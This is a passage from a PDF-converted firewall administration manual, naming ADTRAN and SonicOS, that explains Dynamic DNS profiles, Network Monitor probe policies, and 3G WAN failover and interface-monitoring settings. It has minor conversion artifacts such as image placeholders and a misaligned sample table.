- Step 5** In the **Profile** page, select the **Provider** from the drop-down list at the top of the page. *DynDNS.org* and *changeip.com* use HTTPS, while *yi.org* and *no-ip.com* use HTTP. This example uses *DynDNS.org*. DynDNS.org requires the selection of a service. This example assumes you have created a dynamic service record with dynDNS.org.
- Step 6** Enter your dynDNS.org username and password in the **User Name** and **Password** fields.
- Step 7** Enter the fully qualified domain name (FQDN) of the hostname you registered with dynDNS.org. Make sure you provide the same hostname and domain as you configured.
- Step 8** Optionally, select a WAN interface in the **Bound to** pulldown to assign this DDNS profile to that specific WAN interface. This allows administrators who are configuring multiple-WAN load balancing to advertise a predictable IP address to the DDNS service. By default, this is set to **ANY**, which means the profile is free to use any of the WAN interfaces on the appliance.
- Step 9** When using *DynDNS.org*, select the **Service Type** from the drop-down list that corresponds to your type of service through DynDNS.org. The options are:
- **Dynamic** - A free Dynamic DNS service.
 - **Custom** - A managed primary DNS solution that provides a unified primary/secondary DNS service and a Web-based interface. Supports both dynamic and static IP addresses.

- **Static** - A free DNS service for static IP addresses.

Step 10 When using *DynDNS.org*, you may optionally select **Enable Wildcard** and/or configure an MX entry in the **Mail Exchanger** field. Check **Backup MX** if this is the backup mail exchanger.

Step 11 Click the **Advanced** tab. You can typically leave the default settings on this page.



Step 12 The **On-line Settings** section provides control over what address is registered with the dynamic DNS provider. The options are:

- **Let the server detect IP Address** - The dynamic DNS provider determines the IP address based upon the source address of the connection. This is the most common setting.
- **Automatically set IP Address to the Primary WAN Interface IP Address** - This will cause the ADTRAN device to assert its WAN IP address as the registered IP address, overriding auto-detection by the dynamic DNS server. Useful if detection is not working correctly.
- **Specify IP Address manually** - Allows for the IP address to be registered to be manually specified and asserted.

Step 13 The **Off-line Settings** section controls what IP address is registered with the dynamic DNS service provider if the dynamic DNS entry is taken off-line locally (disabled) on the ADTRAN. The options are:



- **Do nothing** - the default setting. This allows the previously registered address to remain current with the dynamic DNS provider.
- Use the Off-Line IP address previously configured at Providers site - If your provider supports manual configuration of Off-Line Settings, you can select this option to use those settings when this profile is taken administratively offline.

Step 14 Click **OK**.

Dynamic DNS Settings Table

The **Dynamic DNS Settings** table provides a table view of configured DDNS profiles.

Dynamic DNS Settings table includes the following columns:

- **Profile Name** - The name assigned to the DDNS entry during its creation. This can be any value, and is used only for identification.
- **Domain** - The fully qualified domain name (FQDN) of the DDNS entry.
- **Provider** - The DDNS provider with whom the entry is registered.
- **Status** - The last reported/current status of the DDNS entry. Possible states are:
 - **Online** - The DDNS entry is administratively online. The current IP setting for this entry is shown with a timestamp.
 - **Taken Offline Locally** - The DDNS entry is administratively offline. If the entry is Enabled, the action configured in the Offline Settings section of the Advanced tab is taken.
 - **Abuse** - The DDNS provider has considered the type or frequency of updates to be abusive. Please check with the DDNS provider's guidelines to determine what is considered abuse.
 - **No IP change** - abuse possible - A forced update without an IP address change is considered by some DDNS providers to be abusive. Automatic updates will only occur when address or state changes occur. Manual or forced should only be made when absolutely necessary, such as when registered information is incorrect.
 - **Disabled** - The account has been disabled because of a configuration error or a policy violation. Check the profile's settings, and verify the DDNS account status with the provider.
 - **Invalid Account** - The account information provided is not valid. Check the profile's settings, and verify the DDNS account status with the provider.
 - **Network Error** - Unable to communicate with the DDNS provider due to a suspected network error. Verify that the provider is reachable and online. Try the action again later.
 - **Provider Error** - The DDNS provider is unable to perform the requested action at this time. Check the profile's settings, and verify the DDNS account status with the provider. Try the action again later.
 - **Not Donator Account** - Certain functions provided from certain provider, such as offline address settings, are only available to paying or donating subscribers. Please check with the provider for more details on which services may require payment or donation.
- **Enabled** - When selected, this profile is administratively enabled, and the ADTRAN will take the **Online Settings** action that is configured on the **Advanced** tab. This setting can also be controlled using the **Enable this DDNS Profile** checkbox in the entry's **Profile** tab. Deselecting this checkbox will disable the profile, and no communications with the DDNS provider will occur for this profile until the profile is again enabled.
- **Online** - When selected, this profile is administratively online. The setting can also be controlled using the **Use Online Settings** checkbox on the entry's **Profile** tab. Deselecting this checkbox while the profile is enabled will take the profile offline, and the ADTRAN will take the **Offline Settings** action that is configured on the **Advanced** tab.
- **Configure** - Includes the edit  icon for configuring the DDNS profile settings, and the delete  icon for deleting the DDNS profile entry.

CHAPTER 30

Configuring Network Monitor

Network > Network Monitor

The **Network > Network Monitor** page provides a flexible mechanism for monitoring network path viability. The results and status of this monitoring are displayed dynamically on the Network Monitor page, and are also provided to affected client components and logged in the system log.

Each custom NM policy defines a destination Address Object to be probed. This Address Object may be a Host, Group, Range, or FQDN. When the destination Address Object is a Group, Range or FQDN with multiple resolved addresses, Network Monitor probes each probe target and derives the NM Policy state based on the results.

Network Monitor Policies

Items 1 to 3 (of 3)


View Style: All Policies Custom Policies

| # | Name | Probe Target | Gateway | Interface | Probe Type | Port | Response Timeout | Interval | Failure Threshold | Success Threshold | All Must Respond | Status | Comment | Configure |
|---|---------------------|--------------------------------|-----------------|-----------|--------------------|------|------------------|----------|-------------------|-------------------|------------------|--------|---------|-----------|
| 0 | LHM path | LHM Server | | | Ping | 1 | 5 | 3 | 3 | No | No | Red | | |
| 1 | TCP default gateway | Default Gateway | | | TCP | 81 | 5 | 3 | 3 | No | No | Green | | |
| 2 | RF Threat | RF Threat, Skatkin, Watch List | Default Gateway | 10 | Ping-Exploit Route | 1 | 5 | 3 | 3 | Yes | Yes | Yellow | | |

The Status column elements displays the status of the network connection to the target:

- Green indicates that the policy status is UP.
- Red indicates that the policy status is DOWN.
- Yellow indicates that the policy status is UNKNOWN.

You can view details of the probe status by hovering your mouse over the green, red, or yellow light for a policy.



The following information is displayed in the probe status:

- The percent of successful probes.
- The number of resolved probe targets.
- The total number of probes sent.
- The total number of successful probe responses received.
- A list of resolved probe targets, and their status.

Adding a Network Monitor Policy

To add a network monitor policy on the firewall, perform these steps:

- Step 1** From the **Network > Network Monitor** page, click the **Add** button. The **Add Network Monitor Policy** window is displayed.

- Step 2** Enter the following information to define the network monitor policy:

- **Name** - Enter a description of the Network Monitor policy.
- **Probe Target** - Select the Address Object or Address Group to be the target of the policy. Address Objects may be Hosts, Groups, Ranges, or FQDNs object. Objects within a Group object may be Host, Range, or FQDN Address Objects. You can dynamically create a new address object by selecting **Create New Address Object**.
- **Probe Type** - Select the appropriate type of probe for the network monitor policy:
 - **Ping (ICMP)** - This probe uses the route table to find the egress interface and next-hop for the defined probe targets. A Ping echo-request is sent out the egress interface with the source IP address of the egress interface. An echo response must return on the same interface within the specified Response Timeout time limit for the ping to be counted as successful.
 - **TCP** - This probe uses the route table to find the egress interface and next-hop for the defined probe targets. A TCP SYN packet is sent to the probe target with the source IP address of the egress interface. A successful response will be counted independently for each probe target when the target responds with either a SYN/ACK or RST via the same interface within the Response Timeout time window. When a SYN/ACK is received, a RST is sent to close the connection. If a RST is received, no response is returned.

- **Ping (ICMP) - Explicit Route** - This probe bypasses the route table and uses the source IP address of the interface specified in the Outbound Interface pulldown menu to send a Ping to the targets. If a Next Hop Gateway is not specified, the probe assumes that the targets are directly connected to the Outbound Interface's network.
- **TCP - Explicit Route** - This probe bypasses the route table and uses the source IP address of the interface specified in the Outbound Interface pulldown menu to send a TCP SYN packet to the targets. If a Next Hop Gateway is not specified, the probe assumes that the targets are directly connected to the Outbound Interface's network. When a SYN/ACK is received, a RST is sent to close the connection. If a RST is received, no response is returned.
- **Next Hop Gateway** - Manually specifies the next hop that is used from the outbound interface to reach the probe target. This option must be configured for Explicit Route policies. For non-Explicit Route policies, the probe uses the appliance's route table to determine the egress interface to reach the probe target. If a Next Hop Gateway is not specified, the probe assumes that the targets are directly connected to the Outbound Interface's network.
- **Outbound Interface** - Manually specifies which interface is used to send the probe. This option must be configured for Explicit Route policies. For non-Explicit Route policies, the probe uses the appliance's route table to determine the egress interface to reach the probe target.
- **Port** - Specifies the destination port of target hosts for TCP probes. A port is not specified for Ping probes.

Step 3 Optionally, you can adjust the following thresholds for the probes:

- **Probe hosts every** - The number of seconds between each probe. This number cannot be less than the **Reply time out** field.
- **Reply time out** - The number of seconds the Network Monitor waits for a response for each individual probe before a missed-probe will be counted for the specific probe target. The Reply time out cannot exceed the **Probe hosts every** field.
- **Probe state is set to DOWN after** - The number of consecutive missed probes that triggers a host state transition to DOWN.
- **Probe state is set to UP after** - The number of consecutive successful probes that triggers a host state transition to UP.
- **All Hosts Must Respond** - Selecting this checkbox specifies that all of the probe target Host States must be UP before the Policy State can transition to UP. If not checked, the Policy State is set to UP when any of the Host States are UP.

Step 4 Optionally, you can enter a descriptive comment about the policy in the **Comment** field.


Step 5 Click **Add** to submit the Network Monitor policy.

Configuring Probe-Enabled Policy Based Routing

When configuring a static route, you can optionally configure a Network Monitor policy for the route. When a Network Monitor policy is used, the static route is dynamically disabled or enabled, based on the state of the probe for the policy. For more information, see [“Probe-Enabled Policy Based Routing Configuration” on page 310](#).

PART 5

3G/Modem




CHAPTER 31

3G/Modem Selection


3G/Modem

firewalls with a USB extension port can support either an external 3G interface or analog modem interface. When the appliance does not detect an external interface, a **3G/Modem** tab is displayed in the left-side navigation bar.




Selecting the 3G/Modem Status

By default, the firewall will attempt to auto-detect whether a connected external device is a 3G interface or an analog modem interface. You can manually specify which type of interface you want to configure on the **3G/Modem > Settings** page.



The **3G/Modem Device Type** pulldown menu provides the following options:

- **Auto-detect** - The appliance attempts to determine if the device is a 3G or analog modem.
- **3G/Mobile** - Manually configures a 3G interface. See [“3G” on page 413](#) for information on configuring a 3G interface.
- **Analog Modem** - Manually configures an analog modem interface. See [“Modem” on page 435](#) for information on configuring an analog modem.



CHAPTER 32

Configuring 3G

3G

This chapter describes how to configure the 3G wireless WAN interface on the firewall. It contains the following sections:

- [“3G Overview” on page 413](#)
- [“3G > Status” on page 419](#)
- [“3G > Settings” on page 420](#)
- [“3G > Advanced” on page 422](#)
- [“3G > Connection Profiles” on page 424](#)
- [“3G > Data Usage” on page 430](#)
- [“Other 3G Configuration Tasks” on page 430](#)
- [“3G Glossary” on page 431](#)

3G Overview

This section provides an overview of 3G. It contains the following sections:

- [“What is 3G?” on page 413](#)
- [“Understanding 3G Connection Models” on page 414](#)
- [“Understanding 3G Failover” on page 415](#)
- [“3G PC Card Support” on page 418](#)
- [“3G Wireless WAN Service Provider Support” on page 419](#)

What is 3G?

Some firewalls support 3G (Third Generation) Wireless WAN connections that utilize data connections over 3G Cellular networks. The 3G connection can be used for:

- WAN Failover to a connection that is not dependent on wire or cable.

- Temporary networks where a pre-configured connection may not be available, such as trade-shows and kiosks.
- Mobile networks, where the ADTRAN appliance is based in a vehicle.
- Primary WAN connection where wire-based connections are not available and 3G Cellular is.

Wireless Wide Area Networks provide untethered remote network access through the use of mobile or cellular data networks. While legacy cellular networks, such as GSM, were only able to provide data rates of about 14 Kbps, today's emerging 3G technologies (such as UMTS and HSDPA) provide theoretical data rates of up to 10 Mbps, rivaling many wired technologies.

The cellular networks powering Wireless Wide Area Networking have been evolving very quickly, and as a result comprise many different implementations. Fundamentally, they fall into two protocols:

- **GSM - Global System for Mobile Communication** - The most widely used protocol outside of the Americas. GSM is often regarded as less susceptible to signal degradation indoors. Although GSM is used both in the Americas and the rest of the world, the American implementation operates on a different frequency, and interoperability is not guaranteed unless explicitly supported by the equipment.
- **CDMA - Code Division Multiple Access** - The most widely used protocol in the Americas. CDMA has capacity advantages over GSM, but congestion tends to reduce its operating range.

Understanding 3G Connection Models

The **WAN Connection Model** setting provides flexible control over WAN connectivity on ADTRAN appliances with 3G. Accessible from the **Network > Interfaces** page of the management interface, the **WAN Connection Model settings** allows the administrator to precisely control the behavior of the 3G connection. The three settings are as follows:


- **3G Only** – For use when the 3G is the only WAN connection in use on the appliance.
- **Ethernet Only** – For use when the 3G is to be disabled. The Ethernet WAN (the WAN port, OPT port, or both) is the only WAN connection in use on the appliance.
- **Ethernet with 3G Failover** – For use when both the 3G and the Ethernet WAN (the WAN port, OPT port, or both) are to serve as WAN connections on the appliance.

In addition to the WAN Connection Model setting, the following changes were also introduced in SonicOS Enhanced 3.6 (and later versions) to optimize the operation of the 3G interface:

- To more accurately reflect the operation of WAN load balancing and Failover sub-system, the **WAN Failover & LB** page has been renamed to **Ethernet LB**.
- Failover between the Ethernet WAN (the WAN port, OPT port, or both) and the 3G is supported through the **WAN Connection Model** setting, but Load-balancing is currently only supported on Ethernet WAN interfaces. 3G interface traffic statistics will continue to be displayed in the WAN Load Balancing Statistics table on the **Network > Ethernet LB** page.
- The WAN Load-balancing and Failover sub-system is now permanently enabled for more transparent support of the **WAN Connection Model** setting. This was previously controlled by the **Enable Load Balancing** setting on the **WAN Failover & LB** page.
- 3G interface probe monitoring appears on the **3G > Settings** page under the **3G Interface Monitoring** heading. (Ethernet WAN interface probe settings is unchanged on the **Network > Ethernet LB** page under the **WAN Interfaces Monitoring** section.)

Understanding 3G Failover

When the **WAN Connection Model** is set to **Ethernet with 3G Failover**, the WAN (Ethernet) interface is the primary connection. If the WAN interface fails, the ADTRAN appliance fails over to the 3G interface.



Note


It is important to note that the WAN-to-3G failover process is different for the three different 3G Connection Profile dial types: **Persistent**, **Dial on Data**, and **Manual Dial**.

The following sections describe the three different methods of WAN-to-3G failover:

- [“Persistent Connection 3G Failover” on page 416](#)
- [“Dial on Data 3G Failover” on page 417](#)
- [“Manual Dial 3G Failover” on page 418](#)

Persistent Connection 3G Failover

The following diagram depicts the sequence of events that occur when the WAN ethernet connection fails and the 3G Connection Profile is configured for **Persistent Connection**.




- 1. Primary Ethernet connection available** – The Ethernet WAN interface is connected and used as the primary connection. 3G is never connected while the Ethernet WAN interface is available (unless an explicit route has been configured which specifies 3G as the destination interface).
- 2. Primary Ethernet connection fails** – The 3G connection is initiated and remains in an “always-on” state while the Ethernet WAN connection is down.
If a secondary Ethernet WAN (the OPT port) is configured, the appliance will first failover to the secondary Ethernet WAN before failing over to the 3G. In this situation, 3G failover will only occur when both the WAN and OPT paths are unavailable.
- 3. Reestablishing Primary Ethernet Connectivity After Failover** – When the Ethernet WAN connection (either the WAN port or the OPT port, if so configured) becomes available again, all LAN-to-WAN traffic is automatically routed back to the available Ethernet WAN connection. This includes active connections and VPN connections. The 3G connection is closed.

Caution It is not recommended to configure a policy-based route that uses the 3G connection when the **WAN Connection Model** is set for **Ethernet with 3G Failover**. If a policy-based route is configured to use the 3G connection, the connection will remain up until the Maximum Connection Time (if configured) is reached.

Dial on Data 3G Failover

The following diagram depicts the sequence of events that occur when the WAN ethernet connection fails and the 3G Connection Profile is configured for **Dial on Data**.




1. **Primary Ethernet connection available** – The Ethernet WAN interface is connected and used as the primary connection. 3G is never connected while the Ethernet WAN interface is available (unless an explicit route has been configured which specifies 3G as the destination interface).
2. **Primary Ethernet Connection Fails** – The 3G connection is not established until qualifying outbound data attempts to pass through the ADTRAN appliance.
3. **3G Connection Established** – The 3G connection is established when the device or a network node attempts to transfer qualifying data to the Internet. The 3G connection stays enabled until the *Maximum Connection Time (if configured)* is reached.
4. **Reestablishing WAN Ethernet Connectivity After Failover** – When an Ethernet WAN connection becomes available again, all LAN-to-WAN traffic is automatically routed back to the available Ethernet WAN connection. The 3G connection is closed.

Caution It is not recommended to configure a policy-based route that uses the 3G connection when the **WAN Connection Model** is set for **Ethernet with 3G Failover**. If a policy-based route is configured to use the 3G connection, the connection will remain up until the Maximum Connection Time (if configured) is reached.

Manual Dial 3G Failover

The following diagram depicts the sequence of events that occur when the WAN ethernet connection fails and the 3G Connection Profile is configured for **Manual Dial**.

Caution It is not recommended to use a **Manual Dial** 3G Connection Profile when the **WAN Connection Model** is set for **Ethernet with 3G Failover**. The **Manual Dial** 3G Connection Profile is only intended to be used when the device's WAN Connection Model is set to **3G Only** in the **Network > Interfaces** page.



1. **Primary Ethernet Connection Available** - The Ethernet WAN is connected and used as the primary connection. 3G is never connected while the Ethernet WAN connection is available.
2. **Primary Ethernet Connection Fails** - The 3G connection is not established until the administrator manually enables the connection.
3. **3G Connection Established** - A 3G connection is established when the administrator manually enables the connection on the ADTRAN appliance. The 3G connection stays enabled until the administrator manually disables the connection.
4. **Reestablishing WAN Ethernet Connectivity After Failover** - Regardless of whether the an Ethernet connection becomes available again, **all LAN-to-WAN traffic will still use the manually enabled 3G connection** until the connection is manually disabled by the administrator. After a manual disconnect, the available Ethernet connection will be used.

3G PC Card Support

To use the 3G interface you must have a 3G PC card and a contract with a wireless service provider. Because both GSM and CDMA provide virtually the same performance, a 3G service provider should be selected based primarily on the availability of supported hardware.

3G Wireless WAN Service Provider Support

SonicOS Enhanced supports the following 3G Wireless network providers (this list is subject to change):

- Cingular Wireless
- H3G
- Sprint PCS Wireless
- Verizon Wireless
- Vodafone
- Telecom Italia Mobile
- Telefonica
- T-Mobile
- TDC Song
- Orange

3G Prerequisites

Before configuring the 3G interface, you must complete the following prerequisites:

- Purchase a 3G service plan from a supported third-party wireless provider
- Configure and activate your 3G PC card
- Insert the 3G PC card into the ADTRAN appliance **before** powering on the firewall.



Note

The 3G PC card should only be inserted or removed when the firewall is powered off.

For information on configuring these prerequisites, see the *ADTRAN Getting Started Guide* for your model.

The following sections describe how to configure the 3G interface on the ADTRAN appliance:

- [“3G > Status” on page 419](#)
- [“3G > Settings” on page 420](#)
- [“3G > Advanced” on page 422](#)
- [“3G > Connection Profiles” on page 424](#)
- [“3G > Data Usage” on page 430](#)
- [“Other 3G Configuration Tasks” on page 430](#)

Most of the 3G settings can also be configured on the **Network > Interfaces** page. 3G Connection Profiles can only be configured on the **3G > Connection Profiles** page.

3G > Status

The **3G > Status** page displays the current status of 3G on the ADTRAN appliance. It indicates the status of the 3G connection, the current active WAN interface, or the current backup WAN interface. It also displays IP address information, DNS server addresses, the current active dial up profile, and the current signal strength.

3G > Settings

On the **3G > Settings** page, you can configure the following three settings:

- “[Connect on Data](#)” on page 420
- “[Management/User Login](#)” on page 421
- “[3G Interface Monitoring](#)” on page 421

3G /
Settings

3G Settings

3G Device Type: (No Device Detected)

Connect on Data Categories

NTP packets AV Profile Updates Firmware Update requests
 GMS Heartbeats SNMP Traps Syslog traffic
 System log emails Licensed Updates

Management/User Login

Management: HTTP HTTPS Ping SNMP SSH
User Login: HTTP HTTPS
 Add rule to enable redirect from HTTP to HTTPS

3G Device Type - Select whether you are using an a **3G/Mobile** connection, an **Analog Modem**, or **Auto-detect**.

Connect on Data

The **Connect on Data Categories** settings allow you to configure the 3G interface to automatically connect to the 3G service provider when the ADTRAN appliance detects specific types of traffic. The **Connect on Data Categories** include:

- NTP packets
- GMS Heartbeats
- System log e-mails
- AV Profile Updates
- SNMP Traps
- Licensed Updates
- Firmware Update requests
- Syslog traffic

To configure the ADTRAN appliance for Connect on Data operation, you must select **Dial on Data** as the **Dial Type** for the Connection Profile. See “[3G > Connection Profiles](#)” on page 424 for more details.

Management/User Login

The **Management/User Login** section must be configured to enable remote management of the ADTRAN appliance over the 3G interface.

Management/User Login

Management: HTTP HTTPS Ping SNMP

User Login: HTTP HTTPS

Add rule to enable redirect from HTTP to HTTPS

You can select any of the supported management protocol(s): **HTTPS**, **Ping**, and/or **SNMP**. You can also select **HTTP** for management traffic. However, bear in mind that HTTP traffic is less secure than HTTPS.

Select **Add rule to enable redirect from HTTP to HTTPS** to have the ADTRAN automatically convert HTTP requests to HTTPS requests for added security. This option is only available

3G Interface Monitoring

The **3G Interface Monitoring** section enables administrators to configure the 3G interface to monitor the connection to the service provider and automatically disable the 3G interface if the 3G connection fails. Interface monitoring is accomplished by probing a specified target at a set interval.



Note

If the Probe Target is unable to contact the target device, the 3G interface is deactivated and traffic is no longer sent to the 3G.

3G Interface Monitoring

Check Interface every: seconds

Re-establish connection after: missed intervals

Probe Type:

Main Target: Host: Port: SWL?

Alternate Target:

Default Target IP:

Note: An IP Address of 0.0.0.0 or a DNS resolution failure will use the Default Target IP configured.

1. In the **Check interface every** box, enter an interval between probes (in seconds). The default value for this field is 5 seconds.
2. In the **Re-establish connection after** box, enter the number of target probes that must be missed before a 3G connection is re-established. The default value for this field is 2 missed intervals.
3. In the **Probe Type** menu, select one of the following options:
 - Probe succeeds when either Main Target or Alternate Target responds
 - Probe succeeds when both Main Target and Alternative Target respond
 - Probe succeeds when Main Target responds
 - Succeeds Always (no probing)

4. For both the **Main Target** and, when applicable, the **Alternate Target** configure the following:
 - a. Select **Ping (ICMP)** or **TCP** from the **Probe Target** menu.
 - b. Enter the IP address of the main target device in the **IP Address** field.



Tip

